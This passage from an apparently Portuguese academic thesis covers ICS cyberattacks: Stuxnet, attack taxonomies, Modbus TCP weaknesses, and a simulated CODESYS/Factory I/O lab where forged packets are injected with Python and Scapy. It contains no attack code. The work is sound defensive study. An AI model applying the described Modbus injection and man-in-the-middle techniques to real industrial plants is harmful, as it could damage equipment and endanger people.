Por esse motivo, a própria complexidade dos sistemas de TO é frequentemente considerada uma forma de segurança passiva. Como citado por [9], os ataques bem-sucedidos, em geral, partiram de pessoas de dentro da organização, com acesso privilegiado e conhecimento prévio do processo, como ocorreu no *Projeto Aurora*.

Entretanto, em 2010 surgiu um software altamente sofisticado chamado *Stuxnet Worm*. Estimado em mais de 20 milhões de dólares, o Stuxnet foi projetado para atacar especificamente CLPs da Siemens, uma das maiores fornecedoras de equipamentos de automação industrial do mundo. Seu principal objetivo era manipular a velocidade de rotação de motores de acordo com condições específicas, alterando o comportamento físico do processo sem levantar suspeitas [9, 19].

O ataque era iniciado a partir da infecção de um computador, geralmente por meio de um pen drive contaminado. Uma vez instalado, o vírus verificava se o software da Siemens usado para programar CLPs estava presente no sistema. Caso positivo, substituía uma biblioteca legítima (.DLL) por uma versão modificada, capaz de interceptar e manipular as comunicações entre o computador e o

controlador. Essa biblioteca adulterada enviava um "desafio" ao CLP e, se o equipamento respondesse conforme esperado, o Stuxnet passava a agir diretamente sobre ele [9, 19].

O ataque ocorrido no Irã, citado previamente na introdução, foi consequência direta da infecção pelo Stuxnet, inserido em um computador da planta através de um pen drive USB, supostamente por um técnico que trabalhava no local [19]. Muitos outros ciberataques vieram a acontecer desde 2010 até o presente momento. Uma enumeração desses ataques pode ser visto na Tabela 5

Tabela 5 – Principais eventos de ataques cibernéticos de 2010 até o 2023

Ano	**País/Instituição**	**Detalhes**
2010	Irã	Ataque Stuxnet que destruiu controladores centrais de indústrias.
2015	Ucrânia	Ataque BlackEnergy à rede elétrica, resultando em uma grande queda de energia.
2017	Rússia, Ucrânia, Índia, China	Ataque WannaCry com o objetivo de criptografar dados e exigir pagamentos de resgate.
2020	Hospital Universitário de Brno, República Tcheca	Ataque cibernético que derrubou a rede de TI de um hospital tcheco.
2020	Departamento de Saúde e Serviços Humanos dos EUA	Ataque não especificado a servidores.
2021	Colonial Pipeline, EUA	Ataque de ransomware a um oleoduto nos EUA, levando à paralisação de uma rede crítica de combustível.

Fonte: [20]

Portanto, apesar das peculiaridades e da complexidade dos sistemas de TO, é evidente que um ataque bem planejado, executado com conhecimento técnico e possivelmente com auxílio interno, pode causar danos extremos, físicos, econômicos e morais , a qualquer organização que opere sistemas industriais automatizados.

2.3.1 Tipos de ataques

Quando se trata de ciberataques a Sistemas de Controle Industrial (ICS), é possível classificá-los em diferentes categorias. As abordagens para classificação desses ataques podem ser estruturadas de formas distintas, porém com uma mesma base

conceitual, de modo que, independentemente da perspectiva adotada, as categorias convergem para agrupamentos semelhantes. Isso pode ser observado ao comparar as formas de categorizar os ciberataques a ICS propostas em [21] e [22]. Enquanto o primeiro artigo os caracteriza principalmente pelo *alvo* do ataque, o segundo os caracteriza pelo *modo* como o ataque é executado.

De acordo com [21], os ciberataques são divididos em três tipos principais:

- *ICS Communication/Network Attacks*: ataques direcionados à comunicação e à rede do ICS;
- *ICS Hardware Attacks*: ataques diretos ao hardware;
- *ICS Software Attacks*: ataques ao software.

Por outro lado, em [22], os ataques são categorizados em quatro grupos:

- *Reconnaissance Attacks*: ataques de reconhecimento;
- *Response and Measurement Injection Attacks*: ataques de injeção de respostas e medições;
- *Command Injection Attacks*: ataques de injeção de comandos;
- *Denial of Service (DoS) Attacks*: ataques de negação de serviço.

Os ataques à comunicação e rede de ICS baseiam-se na interceptação da comunicação entre dispositivos de rede interligados em um ICS. Nessa categoria, o atacante pode mapear a topologia da rede, analisar os protocolos utilizados, identificar diferentes dispositivos e realizar varreduras nas diversas camadas dos protocolos. Os ataques de reconhecimento estão diretamente ligados a essa classe, podendo ser considerados um subconjunto dos ataques de comunicação e rede. Esse tipo de ataque tem como principal objetivo interceptar dados que trafegam na rede de um ICS, classificar os dispositivos e identificar vulnerabilidades. Geralmente, os ataques dentro dessa categoria são o ponto de partida para um ataque bem-sucedido, uma vez que permitem reconhecer endereços de dispositivos e os protocolos de comunicação, com o intuito de planejar ações mais elaboradas em seguida [21, 22].

No que diz respeito aos ataques diretos ao hardware, o alvo passa a ser os dispositivos físicos, e não apenas o meio de comunicação. Aqui, o objetivo é explorar a falta de autenticação na troca de mensagens entre dispositivos para interferir diretamente neles. Isto pode ser feito, por exemplo, enviando uma mensagem diretamente a um CLP. É nesse contexto que se enquadram os ataques de injeção de respostas e medições e os ataques de injeção de comandos. Em ambos os casos, utilizam-se vulnerabilidades da rede, porém com intenções distintas: no primeiro, o foco é interceptar respostas de dispositivos ao CLP; no segundo, o alvo são os comandos que o CLP enviaria para algum dispositivo em campo [21, 22].

Qualquer interceptação ou adulteração de dados medidos se encaixa na categoria de injeção de respostas e medições. Um exemplo é o *Replay Attack*, no qual os últimos valores medidos por um sensor são repetidos indefinidamente, mesmo que haja alterações no processo real. Outro exemplo é a injeção de valores calculados com base na programação do CLP, de modo a induzir a planta a tomar uma ação específica, o que exige conhecimento prévio do processo [22, 23].

Por outro lado, o atacante pode enviar pacotes diretamente aos atuadores, interceptando a comunicação entre o controlador e a planta, e replicando mensagens com comandos de atuação que alterem, por exemplo, a velocidade de um motor ou o estado de um atuador. Esse é o caso do ataque *Man-in-the-Middle* (MiTM) [24, 22]. Nesse cenário, o atacante se posiciona entre o controlador e o sistema controlado e altera os dados trocados entre eles. Esse tipo de ataque é considerado um dos mais perigosos, especialmente se executado por um agente interno que detenha conhecimento sobre o processo e possa manipular os dados para causar acidentes graves.

Por fim, os ataques de negação de serviço (DoS) visam interromper o funcionamento adequado de parte do sistema ciberfísico, seja por meio da sobrecarga de recursos de comunicação, seja pela exploração de vulnerabilidades em protocolos ou dispositivos. Esse tipo de ataque pode impedir a operação normal do ICS, afetando a disponibilidade do sistema e, consequentemente, a segurança do processo [22].

Vale ressaltar que ataques de injeção, sejam de respostas, medições ou comandos, frequentemente exploram protocolos com vulnerabilidades conhecidas, como a falta de autenticação de pacotes e a ausência de validação da origem das men-


sagens. O protocolo Modbus é um exemplo de protocolo amplamente utilizado em ICS cujas medidas de segurança são insuficientes, tornando-o alvo comum de exploração [24, 22].

De forma mais específica, no contexto do protocolo Modbus TCP, diversas vulnerabilidades estruturais tornam esse protocolo altamente suscetível a ataques cibernéticos. Conforme apresentado em [25], o Modbus/TCP não possui mecanismos nativos de autenticação ou controle de acesso, permitindo que agentes maliciosos realizem uma ampla variedade de ataques, como negação de serviço (DoS), ataques do tipo Man-in-the-Middle (MitM) e acessos não autorizados.

Além disso, ferramentas de teste de penetração, como o Smod, demonstram na prática a viabilidade desses ataques, possibilitando desde a exploração de funções específicas do protocolo até a execução de ataques mais elaborados, como *flooding*, *fuzzing* e *replay* de mensagens. Esses ataques podem comprometer tanto a disponibilidade quanto a integridade das comunicações, afetando diretamente o funcionamento de sistemas supervisórios e de controle industrial [25].

A Figura 14 ilustra uma rede de ICS completa, indicando os pontos onde cada tipo de ataque pode ocorrer, e a Tabela 6 complementa a figura detalhando as técnicas empregadas em cada categoria.

Figura 14 – Ilustração gráfica de ciberataques em ICS



Fonte: Adaptado de [21].

Tabela 6 – Tabela de ilustração dos tipos de ciberataques em ICS

Categoria de Ataque ICS	**Técnica do Atacante**	**Dispositivo Alvo ICS**
Ext. 1	Malware via Internet	Comunicação/Rede
Ext. 2	Malware em dispositivo removível	Hardware
Ext. 3	Engenharia Social	Software
Ext. 4	Acesso Remoto Malicioso	Software
Ext. 5	Cross-Site Scripting	Software
Int. 6	Injeção de Comando SQL	Software
Int. 7	Bypass de Autenticação	Comunicação/Rede
Int. 8	Malware em dispositivo removível	Software
Int. 9	Uso Indevido de Autoridade de Acesso	Comunicação/Rede
Int. 10	Injeção Baseada em LAN	Hardware
Int. 11	Buffer Overflow	Software
Int. 12	Ataque Man-in-the-Middle	Hardware

Fonte: Adaptado de [21]

3 Desenvolvimento

Para o desenvolvimento deste trabalho, foram utilizadas diferentes ferramentas com o objetivo de construir um ambiente de simulação seguro e confiável, permitindo a análise da inserção de ciberataques no protocolo Modbus TCP, em meio a duas plantas industriais distintas. Inicialmente, realizou-se um estudo prévio sobre o funcionamento de cada software e sobre a configuração de uma rede funcional capaz de interligar um CLP, simulado em um computador, às plantas simuladas em outro computador. Além disso, optou-se pela utilização de um analisador de tráfego para captura de pacotes e compreensão detalhada do protocolo.

O experimento foi estruturado usando dois computadores, um Notebook e um Desktop, conectados à mesma rede Wi-Fi, estabelecendo comunicação via Modbus TCP entre o equipamento que simula o CLP e o que simula a planta. O Modbus TCP opera no modelo cliente–servidor: o *Client* envia requisições (*request*) e o *Server* retorna respostas (*reply*), como explicado anteriormente. No ensaio, o Desktop, que emula o CLP, assumiu o papel de *Client*, enquanto o Notebook, com a planta simulada, atuou como *Server*.

Para programar e integrar o CLP à rede foi utilizado o software CODESYS. As plantas industriais foram modeladas e simuladas no software Factory I/O, o que proporcionou cenas em ambiente 3D. Para a análise do tráfego e captura das comunicações entre CLP e planta, antes da implementação dos ataques, foi utilizado o Wireshark, ferramenta que permite decodificar e inspecionar protocolos de rede, incluindo Modbus TCP.

Após a conexão, a programação em Ladder e a simulação inicial de duas plantas distintas com CODESYS e Factory I/O, o trabalho evoluiu para o desenvolvimento de rotinas de injeção de ataques que interceptam e manipulam a troca de mensagens entre os dois computadores. Foram criadas mensagens forjadas que se apresentam como *query* do CLP ou como *response* do *Server*, levando a respostas indevidas na planta simulada. Para a implementação desses vetores de ataque utilizou-se a linguagem Python em conjunto com a biblioteca Scapy, que possibilita captura de tráfego de pacotes na rede, a construção de pacotes customizados

e o envio automatizado de mensagens para diferentes protocolos.

3.1 Softwares e ferramentas

Serão apresentados agora todos os softwares e ferramentas utilizadas para o desenvolvimento deste estudo. Também, será possível entender o funcionamento de cada ferramenta e como replicar os ensaios feitos neste trabalho, ou fazer novos ensaios a partir do que será apresentado neste documento.

3.1.1 Factory I/O


O Factory I/O é uma ferramenta que permite construir, simular e comunicar plantas industriais via rede, disponibilizando uma vasta biblioteca de equipamentos elétricos e grande flexibilidade de criação. Além disso, o software já traz plantas pré-construídas, didáticas e desafiadoras, como ilustrado na Figura 15 [1].

Cada planta apresenta peculiaridades e modos de operação distintos. Convém ressaltar que o Factory I/O serve apenas para simular a planta, não sendo um ambiente para programar um CLP diretamente. A interação direta com atuadores e sensores pode ser realizada manualmente na interface para fins de teste. A Figura 16 mostra a interface do usuário dentro do ambiente 3D simulado.

Para melhor compreensão, as diferentes áreas da interface foram destacadas por cores. A Figura 17 apresenta, lado a lado, a seleção do protocolo e a tela de configuração com os principais parâmetros.


[1] Ver: https://factoryio.com/features. Acesso em: 06/11/25

Figura 15 – Plantas já existentes no Factory I/O




Fonte: Autor

Figura 16 – Interface do usuário do Factory I/O



Fonte: Autor

Figura 17 – Seleção e configuração do protocolo de comunicação no Factory I/O



Fonte: Autor

Neste trabalho foi adotado o protocolo Modbus TCP para conectar o CLP e a planta simulada. A Figura 17 destaca os campos de configuração relevantes: os parâmetros de rede (IP do host), a porta (502, padrão do Modbus TCP), o *Slave ID* (identificador do *Server*) e a interface de rede do computador hospedeiro. O endereço IP e o *Slave ID* são elementos essenciais, pois devem corresponder às configurações aplicadas no CODESYS para que a comunicação ocorra corretamente.

Na parte inferior da tela de configuração encontram-se os parâmetros relativos às quantidades de entradas e saídas digitais e analógicas (Digital I/O e Register I/O). Essa definição é importante para mapear corretamente as entradas e saídas da planta e, posteriormente, configurar as mesmas portas e registradores no CLP, garantindo equivalência entre os dois ambientes de simulação.

3.1.2 Codesys


O CODESYS é um software gratuito e flexível, líder entre as plataformas de automação industrial. Por meio dele é possível programar e configurar dispositivos

industriais, computadores industriais e CLPs independentemente do fabricante. O ambiente fornece uma plataforma com diversas bibliotecas e protocolos que permitem flexibilidade na escolha do hardware.[2]

Além disso, o CODESYS possibilita a simulação de dispositivos: ao instalar o software, seguem componentes complementares como o *CODESYS Control* (que permite a simulação de CLPs virtuais) e o *CODESYS Development System*, o núcleo do software, que corresponde à interface de programação e à configuração de rede dos dispositivos.

Para criar um novo projeto, é necessário acessar o campo *Arquivo* e selecionar a opção de criação de projeto. Nas telas de criação, é possível escolher o tipo de projeto (por exemplo, IHM ou projeto padrão para CLP), a linguagem de programação (conforme a norma IEC 61131-3) e o dispositivo que executará o programa. No presente trabalho, para a programação das duas plantas simuladas, o dispositivo selecionado foi o CODESYS Control Win V3 x64, integrante do pacote *CODESYS Control*, que permite executar a simulação do CLP. As Figuras 18 e 19 apresentam a interface de criação do projeto e a tela de seleção de dispositivo e linguagem, respectivamente.


Figura 18 – Criação de projeto CODESYS 1



Fonte: Autor

[2] Ver: codesys.com/ecosystem/discover-codesys/. Acesso em: 06/11/25

Figura 19 – Criação de projeto CODESYS 2




Fonte: Autor

Após a criação do projeto, a Figura 20 apresenta exatamente o que se vê na tela inicial. Nela, há uma área com a árvore de dispositivos, funções e configurações à esquerda, e a área de visualização e edição do dispositivo à direita.

Para a descrição do funcionamento do CODESYS, foi utilizado um projeto previamente desenvolvido, que acabou não sendo empregado nas análises de ciberataque. Assim, ele é utilizado apenas para demonstração do ambiente do software. Por esse motivo, já existem dispositivos e funções criadas na árvore à esquerda.

Figura 20 – Tela inicial de projeto no CODESYS




Fonte: Autor

À direita, indicadas pelas setas, estão duas partes importantes para a simulação: para que ela funcione corretamente, tanto o dispositivo CODESYS Control Win V3, citado anteriormente, quanto o *Gateway*, responsável pela comunicação

entre o ambiente de desenvolvimento (*CODESYS Development System*) e o *CODESYS Control*, devem estar em execução.

Ambos acompanham a instalação do CODESYS e são exibidos na Figura 21. Para ativá-los, basta iniciar suas aplicações no computador. Quando ambos estiverem ativos, os ícones correspondentes ao Gateway e ao CLP virtual aparecem destacados em verde, como mostrado na Figura 20, indicando que estão conectados e prontos para operação.

Figura 21 – Gateway e CODESYS Control em execução




Fonte: Autor

Para atribuir um dispositivo de rede e definir o protocolo de comunicação padrão do projeto, deve-se clicar com o botão direito sobre o item *Device*, localizado no topo da árvore à esquerda, e selecionar a interface de rede desejada. Neste exemplo e nos dois projetos mencionados nas seções seguintes, foi selecionada a interface Ethernet, uma vez que o protocolo utilizado é o Modbus TCP.

Após isso, adiciona-se uma instância do *Modbus TCP Client*, que representa o CLP e, dentro dela, um *Modbus Server*, que neste caso será o Factory I/O. O protocolo Modbus permite a um *Client* se comunicar com até 247 *Servers*. Porém, neste trabalho, há apenas um servidor, representado pelo Factory I/O, responsável por enviar e receber as variáveis de entrada e saída da planta. A Figura 22 mostra lado a lado essa configuração. Após a inserção do dispositivo de rede e das instâncias *Client* e *Server*, é necessário ajustar algumas configurações em cada um. No cliente, em geral, não é preciso modificar parâmetros, apenas, se necessário, o tempo limite de resposta. Já no dispositivo de rede *Ethernet* e no *Server*, algumas definições são indispensáveis.

Figura 22 – Seleção de dispositivo de rede e protocolo

